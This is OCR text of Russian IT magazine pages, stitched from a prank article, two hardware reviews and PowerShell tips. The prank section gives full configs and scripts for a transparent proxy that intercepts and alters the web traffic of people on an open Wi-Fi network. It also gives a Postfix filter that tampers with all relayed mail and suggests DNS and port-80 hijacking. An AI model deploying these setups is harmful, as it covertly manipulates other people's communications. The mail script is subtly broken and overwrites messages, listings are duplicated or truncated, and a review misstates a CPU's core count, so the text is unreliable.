500 Command unrecognized: MAIL FROM: <xakep@xakep.ru>
DATA
500 Command unrecognized: DATA
QUIT
500 Command unrecognized: QUIT
```

SMTP-сессия с подставным SMTP-демоном

(или сайт), сделанную специально для издевательства над ними. Далее приводится список действий, необходимых для осуществления этой задачи.

Открываем файл .htaccess и добавляем в него следующие правила:

```
RewriteEngine on
RewriteCond %{HTTP_REFERER}
^http://www\.evil\.net [NC]
RewriteRule .* http://www.google.
com [R]
```

Во второй строке происходит проверка переменной HTTP_REFERER и поиск в ней регулярного выражения, соответствующего любой странице сайта www.evil.net ([NC] — это «no case»: URL может быть написан в любом регистре символов). Если проверка дает положительный результат, все тролли уходят на страницу, адрес которой указан в третье строке (в примере это google.com, однако лучше найти более подходящую контексту страницу).

Теперь поговорим о тех, кто любит воровать. За последнее время сети Wi-Fi получили очень широкое распространение, свободные точки доступа теперь можно найти даже в небольших городах, Wi-Fi модули устанавливаются в нетбуки и сотовые телефоны, весь мир поголовно переходит на сотовую связь четвертого поколения. Однако развитие беспроводной связи несет в себе и проблемы: люди любят халяву, и если в твоем доме/офисе есть открытая точка доступа, то кто-нибудь обязательно ей воспользуется. Конечно, для борьбы с похитителями можно активировать шифрование и принудительную авторизацию, но если трафик не имеет особого значения, открытый доступ можно использовать для глумления над ворами.

Следующий прием был впервые опубликован на странице www.ex-parrot.com/pete/upside-down-ternet.html, и на русский язык его название можно перевести как «перевернутый тырнет». Суть заключается в следующем: настраиваем сервер так, чтобы «чужие» клиенты попадали в отдельную подсеть, все пакеты из которой будут перенаправлены на внутренний прокси, коверкающий их содержимое. Ниже мы рассмотрим, как такое проделать.

Настроим DHCP-сервер, раздающий адреса клиентам беспроводной сети. Чтобы схема заработала, мы должны поместить воров в отдельную подсеть. Делается это с помощью следующего набора правил файла dhcpd.conf:

 # vi /etc/dhcpd.conf

```
### Стандартные настройки
ddns-updates off;
ddns-update-style interim;
authoritative;

shared-network local {
   ### Наша "настоящая" подсеть
   subnet *.*.*.* netmask
255.255.255.0 {
      range *.*.*.* *.*.*.*;
      option routers *.*.*.*;
      option subnet-mask
255.255.255.0;
      option domain-name "mydomain.
ru";
      option domain-name-servers
*.*.*.*;
      deny unknown-clients;

   ### Перечисляем легальных клиен-
тов
      host client1 {
      ### MAC-адрес клиента и его
IP-адрес
         hardware ethernet
*:*:*:*:*:*;
         fixed-address *.*.*.*;
      }
   }

   ### Подсеть, открытая всем, паке-
ты, пришедшие из нее,
   ### будут направлены на наш прок-
си-сервер
   subnet 192.168.0.0 netmask
255.255.255.0 {
      range 192.168.0.2
192.168.0.10;
      option routers 192.168.0.1;
      option subnet-mask
255.255.255.0;
      option domain-name-servers
192.168.0.1;
      allow unknown-clients;
   }
}
```

Перезагружаем dhcpd:

```
$ sudo service dhcpd restart
```

Теперь настроим squid, который будет заниматься обработкой HTTP-трафика, пришедшего от нелегальных пользователей:

```
$ sudo apt-get install squid
```

Открываем конфигурационный файл /etc/squid/squid.conf и делаем несколько исправлений (не удаляя содержимое):

 # vi /etc/squid/squid.conf

```
### Открываем доступ всем клиентам
нашей доступной для всех подсети
acl localnet src 192.168.0.0/24
http_access allow localnet

### Делаем прокси невидимым
http_port 3128 transparent

### Пропускаем трафик через скрипт
url_rewrite_program /usr/local/bin/
flip.pl
```


Создаем скрипт flip.pl, который будет издеваться над трафиком:

 # vi /usr/local/bin/flip.pl

```
#!/usr/bin/perl
$|=1;
$count = 0;
```

```
#!/usr/bin/perl
$|=1;
$count = 0;
$pid = $$;
while (<>) {
    chomp $_;
    if ($_ =~ /(.*\.jpg)/i) {
        $url = $1;
        system("/usr/bin/wget", "-q", "-O","/var/www/images/$pid-$count.jpg", "$url");
        system("/usr/bin/mogrify", "-flip","/var/www/images/$pid-$count.jpg");
        print "http://127.0.0.1/images/$pid-$count.jpg\n";
    }
    elsif ($_ =~ /(.*\.gif)/i) {
        $url = $1;
        system("/usr/bin/wget", "-q", "-O","/var/www/images/$pid-$count.gif", "$url");
        system("/usr/bin/mogrify", "-flip","/var/www/images/$pid-$count.gif");
        print "http://127.0.0.1/images/$pid-$count.gif\n";
    }
    elsif ($_ =~ /(.*\.png)/i) {
        $url = $1;
        system("/usr/bin/wget", "-q", "-O","/var/www/images/$pid-$count.png", "$url");
        system("/usr/bin/mogrify", "-flip","/var/www/images/$pid-$count.png");
        print "http://127.0.0.1/images/$pid-$count.png\n";
    }
    else {
/usr/local/bin/flip.pl[RO] [perl]                35 0x23 [1,1][3%]
```

Скрипт flip.pl легко исправить для достижения других эффектов над изображениями



На xakep.ru есть два флеш-баннера, поэтому эффект перевернутого тырнета не так сильно заметен, зато google.com выглядит просто прекрасно

```
$pid = $$;
while (<>) {
   chomp $_;
   if ($_ =~ /(.*\.jpg)/i) {
      $url = $1;
      system("/usr/bin/wget", "-q", "-O","/
var/www/images/$pid-$count.jpg", "$url");
      system("/usr/bin/mogrify", "-flip","/
var/www/images/$pid-$count.jpg");
 print "http://127.0.0.1/images/$pid-$count.jpg\n";
   }
   elsif ($_ =~ /(.*\.gif)/i) {
      $url = $1;
      system("/usr/bin/wget", "-q", "-O","/
var/www/images/$pid-$count.gif", "$url");
      system("/usr/bin/mogrify", "-flip","/
var/www/images/$pid-$count.gif");
      print "http://127.0.0.1/images/$pid-
$count.gif\n";
   }
   else {
      print "$_\n";;
   }
   $count++;
}
```

Даем скрипту права на исполнение:

```
$ sudo chmod +x /usr/local/bin/flip.pl
```

Просим squid перечитать конфиг:

```
$ sudo service squid reload
```

Устанавливаем веб-сервер, который будет отдавать изображения, обработанные скриптом:

```
$ sudo apt-get install apache2
```

Создаем каталог для хранения изображений:

```
$ sudo mkdir /var/www/images
$ sudo chown www-data:www-data /var/www/images
$ sudo chmod 755 /var/www/images
```

Чтобы веб-сервер смог получить к ним доступ, добавляем пользователя www-data в группу proxy (изображения будут добавлены скриптом от имени этого пользователя и группы):

```
$ sudo usermod -aG proxy www-data
```

Перезапускаем веб-сервер:

```
$ sudo service apache2 restart
```

Наконец, настраиваем перенаправление трафика с помощью iptables:

```
$ sudo iptables -t nat -A POSTROUTING \
    -j MASQUERADE
$ sudo iptables -t nat -A PREROUTING -p tcp \
        --dport 80 -j REDIRECT --to-port 3128
```

Это все. Теперь HTTP-трафик, пришедший от клиентов открытой подсети, будет перенаправлен в squid и обработан нашим скриптом, который делает ни что иное, как переворачивание всех изображений веб-страницы, сохранение их в локальном каталоге /var/www/images с последующей отдачей вместо оригиналов с помощью локального веб-сервера. На скриншотах отчетливо видно, как будет выглядеть веб-страница в окне браузера похитителей интернет-трафика.

ВЕСЕЛИМ ДЕТИШЕК

Кому как не админам издеваться над рядовыми пользователями. Имея полную власть над сетевой инфраструктурой, ты можешь вытворять с пользователями все что угодно. Например, редактировать их почту.


Написав небольшой скрипт для Postfix, мы сделаем так, чтобы к любому сообщению, пересылаемому с помощью нашего сервера, добавлялась небольшая оригинальная подпись. Для этого заводим пользователя filter, с правами которого будет работать наш скрипт:

```
$ sudo adduser filter
```

Создаем каталог, где будет происходить обработка корреспонденции:

```
$ sudo mkdir /var/spool/filter
$ sudo chown filter:filter /var/spool/filter
```

Настраиваем передачу почты через нашего агента. Для этого добавляем приведенную ниже строку в файл /etc/postfix/master.cf.



info

Способов глумления над коллегами существует уйма, начиная от подмены стандартного приглашения bash и заканчивая забиванием логов различным мусором. Большинство этих приемов уже были описаны в статье «Пощады не будет!» (][_11_2009), поэтому сегодня эта тема не затрагивается.

dvd

На прилагаемом к журналу диске ты найдешь скрипты fake-smtpd.pl и flip.pl.

```
options {
        version "";     // remove this to allow version queries

        listen-on    { any; };
        listen-on-v6 { none; };

        interface-interval 0;

        empty-zones-enable no;

        forwarders { 212.34.[illegible]; 212.34.[illegible]; };
};

controls {
        inet 127.0.0.1 allow { 127.0.0.1; } keys { "rndc-key"; };
};

logging {
        category lame-servers { null; };
};
/var/named/etc/named.conf                                    31,0-1
```

Скрываем версию BIND

```
filter unix - n n - 10 pipe flags=Rq user=filter argv=/
usr/local/bin/mail-filter.sh
```

Создаем скрипт mail-filter.sh и наполняем его содержимым:

 # vi /usr/local/bin/mail-filter.sh

```
#!/bin/sh
### Стандартные пути
INSPECT_DIR=/var/spool/filter
SENDMAIL="/usr/sbin/sendmail -i"

### Коды возврата
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

### После обработки убираем мусор
trap "rm -f in.$$" 0 1 2 3 15

### Переходим в каталог фильтра
cd $INSPECT_DIR || exit $EX_TEMPFAIL;
### Сохраняем сообщение в файл
cat > in.$$ || exit $EX_TEMPFAIL;
### Добавляем к нему нашу подпись
echo "---\nБольшой брат следит за тобой..." > in.$$

### Отдаем письмо sendmail'у
$SENDMAIL "$@" < in.$$

exit $?
```

Даем пользователям права на исполнение скрипта:

```
$ sudo chmod +x /usr/local/bin/mail-filter.sh
```

Перезагружаем конфиг и наслаждаемся результатом:

```
$ sudo service postfix reload
```

Сервер smtpd будет принимать почту из сети и передавать ее нашему фильтру через агента доставки pipe (то есть просто передавая тело сообщения на вход). С помощью команды echo фильтр добавит в письмо наше сообщение («Большой брат следит за тобой...») и отдаст его sendmail. Таким образом получится двойная очередь (postfix - скрипт - postfix).

Можно подготовить целую серию шуток, например отдачу одного и того же IP-адреса в ответ на любые DNS-запросы, тогда набирая в адресной строке браузера про извольный адрес, юзер будет всегда попадать на какой-нибудь www.bibigon.com. Ты можешь сделать скриншот главной страницы google.com, вставить его в пустую html-страницу, повесить ее на локальном веб-сервере и сделать перенаправление всех запросов к 80-му порту на свой веб-сервер, так что пользователи будут всегда попадать на google.com и не смогут воспользоваться его услугами. Так же можно поизвращаться с настройкой Samba и CUPS, чтобы перед отправкой на принтер любой документ сопровождался твоей подписью и многое, многое другое.

ЗАКЛЮЧЕНИЕ

Пранк — это креативное дело, о котором не читают в статьях, а придумывают на ходу. Время от времени любого человека посещают идеи хороших шуток, остается только реализовать их и наслаждаться результатом. Однако не стоит заходить слишком далеко, нужно уважать время и нервы других людей. ⌶

Nathan Binkert nat@synack.ru

Чемоданчик Джеймса Бонда

CyberBook S855: защищенный ноутбук от компании DESTEN

Технические характеристики CyberBook S855

> Процессор (один из):
Intel Core 2 Duo 2.1-2.8 ГГц FSB 800 МГц, 3-6 Мбайт кэш второго уровня
Intel Celeron M 1.73-2.26 ГГц FSB 533 МГц, 1 Мбайт кэш второго уровня

> Видео:
Intel Graphics Media Accelerator GMA X3100 (до 358 Мб)

> Сетевые устройства:
Встроенный 56K V.90 факс-модем
Интегрированный 10/100/1000 Мбит/с сетевой адаптер
Беспроводной сетевой адаптер Intel Pro Wireless 4965AGN (802.11a/g)
Bluetooth 2.0, 3G модуль (опционально)

> Чипсет:
Северный мост — Intel 965GM
Южный мост — Intel ICH8M

> Память:
2 SODIMM сокета для модулей памяти DDR2 800/667 SDRAM
Максимум 4 Гб

> Жесткие диски:
2.5" SATA HDD, объем 80-320 Гб

> Дисплей:
15.4" WXGA (1280x800)




> Питание:
Стандартная литий-ионная 6-элементная 4400 мА/ч (до 3 часов работы)
Опционально литий-ионная 9-элементная 6600 мА/Ч (до 4 часов работы)

> Внешние порты ввода-вывода:
3 USB 2.0
1 IEEE 1394 (4-pin)
1 Express Card 34/54
1 VGA порт (15-pin D-sub)
1 линейный выход для внешних колонок
1 вход для внешнего микрофона
1 разъем RJ-11 для модема (56 Kbps V.90)
1 разъем RJ-45 для сети Ethernet
1 COM port (9-pin D-sub)

> Другое:
Кард-ридер 4 в 1 (SD, MMC, MS, MS Pro)
Веб-камера на 1.3 Мп
88 клавиш
Intel HD Audio
Встроенный микрофон и динамики
DVD+-RW (с поддержкой чтения и записи двухслойных дисков)

> Исполнение:
Размеры 370 мм x 276 мм x 37,5~40 мм
Масса: 3 кг

Тяжела жизнь выездных админов. Все время в дороге, ни хорошего обеда, ни удобного рабочего места, да еще и этот ноутбук не так повернулся и бац, экран треснул, клавиши вылетели, динамик трещит, стоимость из зарплаты вычли. Тоска. Как раз для таких людей компания DESTEN выпускает ноутбуки серии CyberBook, достоинства которых не только в высокой технологичности и качестве, но и в повышенной сопротивляемости внешним воздействиям. По словам производителя, «КиберКниги» можно бросать, трясти, обливать водой, будучи полностью уверенным в том, что они продолжат исправно функционировать. Внешне S855 выглядит действительно брутально. Корпус выполнен из магниевого сплава и упрочнен ребрами жесткости, что обеспечивает прочность, легкость и стойкость конструкции к разного рода царапинам и потертостям. Края ноутбука и крышки имеют резиновые накладки, смягчающие удар при падении. Верхняя крышка имеет специальную конструкцию, защищающую ЖК-матрицу от ударов и сдавливаний. Кнопки управления, сенсорная панель, отверстия динамиков имеют защиту от влаги и пыли. Все разъемы оснащены резиновыми заглушками, а оптический привод — специальным замком, защищающим от случайного выдвижения лотка при ударе. Батарея имеет защиту от скачков напряжения и перегрузок сети. CyberBook полностью удовлетворяет требованиям американского военного стандарта MIL-STD 810F. Устойчивость к механическим ударам и падениям соответствует стандарту MIL-STD-810F, метод 516.5, процедура IV. Устойчивость к вибрации и ударам — стандарту MIL-STD-810F метод 514.5, процедура I. Несмотря на все это, ноутбук остается достаточно производительной и соответствующей последним веяниям IT-индустрии рабочей машинкой. В качестве процессора используется четырехъядерный Intel Core 2 Duo, объем оперативной памяти может достигать 4 Гб, а объем жесткого диска — 320 Гб. «На связь» машинка может выходить четырьмя способами: используя Ethernet-интерфейс, встроенный модем v.92, модуль Wi-Fi или же с помощью опционального 3G-модема. Стоимость устройства составляет вполне демократичные 40286 рублей.

Атомный сервер

ipc2U iROBO-1000-10A2:
Стоечный сервер на платформе Intel Atom

Технические характеристики ipc2U iROBO-1000-10A2

> Тип процессорной платы:
Mini-iTX

> Процессор:
Intel Atom 1.6 ГГц

> Чипсет:
Intel 945GSE

> Память:
Один разъем DDR2 SODIMM
Стандартно — 512 Мб
Максимально — 2 Гб DDR2 533

> Жесткие диски:
2 SATA-канала
Стандартно — 1 жесткий диск 160 Гб SATA

> Сетевой интерфейс:
2 Gigabit Ethernet-канала

> Питание:
Блок питания мощностью 180 Вт

> Расширение:
1 слот расширения PCI
Внешние порты ввода-вывода:
2 порта PS/2
2 порта RS-232
6 портов USB 2.0
1 слот CompactFlash

> Другое:
VGA контроллер (интерфейс DVI, VGA)
Аудиоконтроллер
Slim DVD-RW

> Система охлаждения:
Пассивная система охлаждения
без вентиляторов

> Исполнение:
Для установки в стойку (высота 1U)
Габариты (ШхВхГ): 483 мм x 43 мм x 220 мм
Вес 5.5 кг
Цвет черный

Стоечный сервер iROBO-1000-10A2 от российской компании ipc2U не похож на серверные решения других производителей. Он использует пассивную систему охлаждения, потребляет рекордно мало электроэнергии и весьма компактен. И все это за счет использования мобильной платформы Intel Atom. Сервер iROBO построен на платформе Intel, разработанной для использования в нетбуках и коммуникаторах, что позволяет ему стать рекордсменом сразу в нескольких областях. Во-первых, процессоры семейства Intel Atom и набор системной логики SCH очень бережливы во всем, что касается энергии, поэтому запросы сервера в этом плане будут минимальны (примерно 2.5 Вт), что позволит сэкономить в будущем. Во-вторых, системная плата, используемая совместно с этими процессорами, очень мала, поэтому в глубину сервер имеет всего 220 мм, позволяя устанавливать сразу две машины в один отсек. В-третьих, Intel Atom не требует охлаждения, поэтому сервер не только абсолютно бесшумен, но и долговечен. С другой стороны, возможностей Intel Atom недостаточно для выполнения серьезных серверных задач. В пересчете на «настоящие» мегагерцы, 1.6 ГГц Intel Atom будут равны максимум 800 МГц одного ядра Intel Xeon, что совсем не впечатляет. Плюс ко всему сервер обладает всего одним слотом для подключения оперативной памяти и только двумя SATA-каналами, так что максимальный объем памяти составит всего 2 Гб оперативной и 1.5 Тб дисковой (из расчета того, что к одному каналу будет подключен DVD-ROM). Не густо, но для выполнения функций сетевого моста, брандмауэра, принт-сервера, контроллера домена просто идеально. Во всем остальном это вполне стандартный сервер начального уровня, обладающий двухканальным гигабитным сетевым интерфейсом, шестью портами USB и встроенным видеоадаптером. Разъемами расширения пришлось пожертвовать, поэтому для установки дополнительных плат доступен только один слот PCI. В число поддерживаемых операционных систем почему-то входят домашние версии Windows (Vista, XP Pro), а не их серверные собратья. iROBO-1000-10A2 соответствует стандартам ГОСТ и RoHS. Цена сервера в стандартной комплектации с 512 Мб оперативной памяти и жестким диском на 160 Гб составляет 700$.

Сергей «grinder» Яремчук grinder@synack.ru

Оболочку на прокачку

СОВЕТЫ ПО ОПТИМИЗАЦИИ КОМАНД И СКРИПТОВ POWERSHELL 2.0

PowerShell — очень удобный инструмент администратора, предоставляющий практически безграничные возможности по настройке серверов, виртуальных машин, а также сбору информации об их состоянии. Он достаточно прост: можно быстро писать скрипты, не вникая в детали. Но как и любой язык программирования, PS имеет свои тонкости и нюансы, не владея которыми, нельзя эффективно его использовать.

БЕРЕМ ТОЛЬКО НУЖНОЕ

Командная оболочка оперирует множеством параметров объектов, к отбору которых необходимо подходить взвешенно, определяясь с их дальнейшей необходимостью. Ведь каждый вызванный объект увеличивает количество памяти, требуемое для его хранения. Если взять больше, то в определенный момент получим ошибку "System.OutOfMemoryException". То есть сначала извлечь все параметры объекта и ненужные объекты, а затем отфильтровать то, что действительно необходимо, — плохая идея. Использование лишних выборок существенно увеличивает время исполнения скрипта и повышает требования к системным ресурсам. Лучше сразу взять то, что планируется обрабатывать, или выводить дальше. Для примера проверь время исполнения двух команд:

```
PS> Get-Process | Where ($_.
ProcessName -eq "explorer")
PS> Get-Process explorer
```

Вторая выполнится примерно в два раза быстрее, а полученный результат будет одинаков. В больших скриптах при большом количестве данных разница в скорости выполнения будет весьма ощутимой.
Теперь ситуация, которая не менее редка в сценариях PowerShell. Есть список объектов, и нужно произвести с ними некоторые действия. Для этих целей используют командлет ForEach-Object (алиас foreach) или стандартный оператор foreach (поэтому их часто путают). Например, очень часто в скриптах извлекают параметры и присваивают их переменным, которые затем последовательно обрабатывают.

```
PS> $computers = Get-ADComputer
PS> foreach ($computer in
$computers) { что-то делаем }
```

Этот пример можно переписать несколько иначе:

```
PS> Get-ADComputer | ForEach-Object
{ что-то делаем }
```

В первом случае мы вначале присваиваем значение переменной, а затем считываем. Использование каналов (pipelines, "|") и командлета ForEach-Object во втором примере позволит избежать избыточного хранения большого количества данных, так как они будут обрабатываться сразу, по мере поступления. В итоге вторая команда выполнится быстрее, а ресурсов потребует меньше. При работе с командлетами ActiveDirectory не забываем импортировать нужный модуль:

```
PS> import-module ActiveDirectory
```


Аналогичная ситуация, только не используется явно заданная переменная:

```
PS> foreach ($computer in Get-
ADComputer) { $computer }
```

Здесь все равно вначале извлекаются все команды, которые сохраняются в переменной (что загружена в память) и затем последовательно выполняются элементы. Однако время работы команды и затраты ресурсов будут все же на порядок больше, чем при использовании каналов. Но не все так гладко. На простых примерах можно прийти к выводу, что от использования оператора foreach лучше отказаться, на самом деле внутренняя оптимизация PS иногда приводит к тому, что в операциях чтения foreach показывает лучшую производительность. Кроме этого, foreach предпочтителен, если объект уже имеется в памяти, например сохранен в переменной, то есть нет нужды его извлекать, а надо просто обработать. В некоторых случаях необходимо получить некоторые свойства и обработать их дважды, но по-разному, или сохранить в файл и просмотреть в консоли. Можно конечно, вызвать команду дважды (будь внимателен, например Get-Process, вызванный дважды, покажет разный результат), или сохранить значение в переменной. Но в PS есть еще одна интересная возможность: направить вывод в два потока. Для этой цели используется командлет Tee-Object. Например, получаем список процессов, сохраняем в файл и выводем на консоль:

```
PS> Get-Process | Tee-Object
-filepath C:\process.txt
```

Так как второй получатель не указан, то вывод данных производится на консоль. При желании можно обработать данные любым удобным способом:



```
PS> Get-Process | Tee-Object -filepath C:\process.txt |
Sort-Object cpu
```

Чтобы сохранить второй поток в файл, используем командлет Out-File:

```
PS> Get-Process | Tee-Object -filepath C:\process.txt |
Sort-Object cpu | Out-File C:\process-sort.txt
```

В качестве входного параметра командлет Tee-Object может принимать другой объект, на который следует указать при помощи ключа "-inputObject".

ЧИТАЕМ ФАЙЛЫ

Для чтения или разбора файлов используются командлеты Get-Content, Select-String, которые проходят файл построчно и возвращают объект. С файлами большого размера могут быть проблемы, но их легко решить, используя дополнительные параметры. Например, в Get-Content можно указать количество строк, считываемых за раз и передаваемых далее по конвейеру (по умолчанию все). Например, по 100 строк:

```
PS> Get-Content C:\system.log -Read 100
```

Соответственно увеличение этого числа ускоряет процесс чтения, но и увеличивает необходимые объемы памяти. Причем при использовании Read, скорее всего, потребуется вставка конвейера "| ForEach-Object ($_) |", чтобы в последующем возможно было обработать всю запись. К слову, команда:

```
PS> Get-Content biglogfile.log -read 1000 | ForEach-
Object {$_} | Where {$_ -like '*x*'}
```

выполнится примерно в 3 раза быстрее, чем:

```
PS> Get-Content biglogfile.log | Where {$_ -like '*x*'}
```

Командлет Get-Content лишь читает файлы, остальная обработка отдана на откуп другим командлетам. Например, Select-String может читать файлы или брать данные из канала, отбирая информацию по шаблону. Например, переберем все скрипты PS в текущем каталоге в поисках подстроки «PowerShell»:

```
PS> Select-String -path *.ps1 -pattern "PowerShell"
```

Для примера просмотри вывод, казалось бы, подобной команды:

```
PS> Get-Content -path *.ps1 | where {$_ -match
"PowerShell"}
```

Главное отличие — отсутствие имени файла в выводе результата при использовании where, ведь в этом случае выводятся только совпадения, а не объекты. По умолчанию ищутся все вхождения образца, но в некоторых случаях необходимо найти все строки, где образец отсутствует. Например, вместо того, чтобы искать все сообщения об ошибках, предупреждения (Warning, Failed и т.п.), проще убрать из вывода Success. При помощи дополнительного параметра Select-String "–notMatch" это сделать проще, а скрипт будет работать быстрее:

```
PS> Select-String "Success" *.log -notMatch
```

Одна строчка в выводе часто не дает достаточно информации о событии, здесь на помощь приходит параметр "–context", который позволяет получить необходимое количество строк до и после совпадения. Например, выведем две строки из журналов до и после события со статусом Failed:

```
PS> Select-String "Failed" *.log -content 2
```

По умолчанию поиск регистронезависим, чтобы научить Select-String понимать регистр, используем "-caseSensitive".
В некоторых обзорах, в том числе и написанных сертифицированными

Командлеты модуля PS ServerManager дают возможность управлять компонентами сервера

Форматируем вывод

При большом количестве данных их визуальный анализ становится затруднительным: например, очень трудно найти сообщения об ошибке во множестве записей. Но в PS довольно просто выделить вывод цветом, что удобнее для восприятия. Для этого используется командлет Write-Host, которому в качестве параметра передаем два параметра: цвет фона (-Backgroundcolor) и цвет текста (-Foregroundcolor).

```
PS> Get-Process | Write-Host -foregroundcolor DarkGreen -backgroundcolor white
```

В результате получим список процессов на белом фоне зелеными буквами. К сожалению, Write-Host никак не различает вывод других утилит. То есть если в выводе другого командлета присутствует, например Error, о цветовой раскраске такого сообщения необходимо позаботиться самостоятельно.

```
PS> if ($a = "Error"){Write-Host $a -foregroundcolor red}
> else
> {Write-Host $a}
> }
```

Кроме этого, существуют командлеты для определенного типа вывода, позволяющие "привлечь внимание": Write-Warning и Write-Error.

```
PS> Write-Error "Access denied"
```


Вывод многих команд просто огромен, чтобы последовательно просмотреть все страницы, не прибегая к скроллингу, можно применить командлет Out-Host с параметром "-paging" и спокойно изучать листинг:

```
PS> Get-Process | Out-Host -paging
```

Есть и ряд других полезных командлетов: Clear-Host (очистка экрана), Write-Progress (вывод статусбара), Sort-Object (сортировка вывода).

```
PS> Get-Process | Sort-Object cpu
```

Теперь мы сразу получим список процессов, отсортированных по проценту использования CPU, и не будем отбирать их вручную. При необходимости обратной сортировки используем параметр "-Descending".



Командлеты PS выполняются быстрее, чем аналогичные системные утилиты

специалистами Microsoft, командлет Select-String часто сравнивается с юниксовыми утилитами grep/egrep. Благо, реализаций grep для Windows сегодня более чем предостаточно: GnuWin32 (gnuwin32.sf.net), Windows grep (wingrep.com), GNU Grep For Windows (steve.org.uk/Software/grep), два варианта Grep For Windows (grepforwindows.com, pages.interlog.com/~tcharron/grep.html) и многие другие. По результатам прогонов grep существенно выигрывает по скорости выполнения у Select-String.

```
> grep Warning *.log
```

Но при его использовании дальнейшую обработку данных необходимо производить самостоятельно, ведь на выходе мы получаем «сырые» данные, а не объекты .Net. Если же в этом нет необходимости, то вполне достаточно использовать и grep. Напомню, что в Windows есть утилита findstr.exe, позволяющая находить нужные строки в файлах, но ее функционал жутко урезан, поэтому использование grep предпочтительнее.


В контексте чтения файлов стоит вспомнить и о массивах. В PS вообще упрощена работа с переменными, строками, массивами и хеш-таблицами, нужный тип присваивается автоматически (проверяется GetType().FullName), размер устанавливается динамически. В итоге работать с ними удобно, нет необходимости в дополнительных проверках. Но при обработке больших объемов данных вроде бы простой скрипт начинает заметно тормозить. Все дело в том, что при добавлении новых элементов в массив он перестраивается, на что опять же нужны время и ресурсы. Поэтому, если размеры массива известны заранее, то его лучше задать сразу, что ускорит в последующем работу с ним:

```
PS> $arr = New-Object string[] 300
```

Проверяем параметры массива:

```
PS> $arr.GetType().Basetype
```

Для примера код:



Набор командлетов для просмотра системных событий

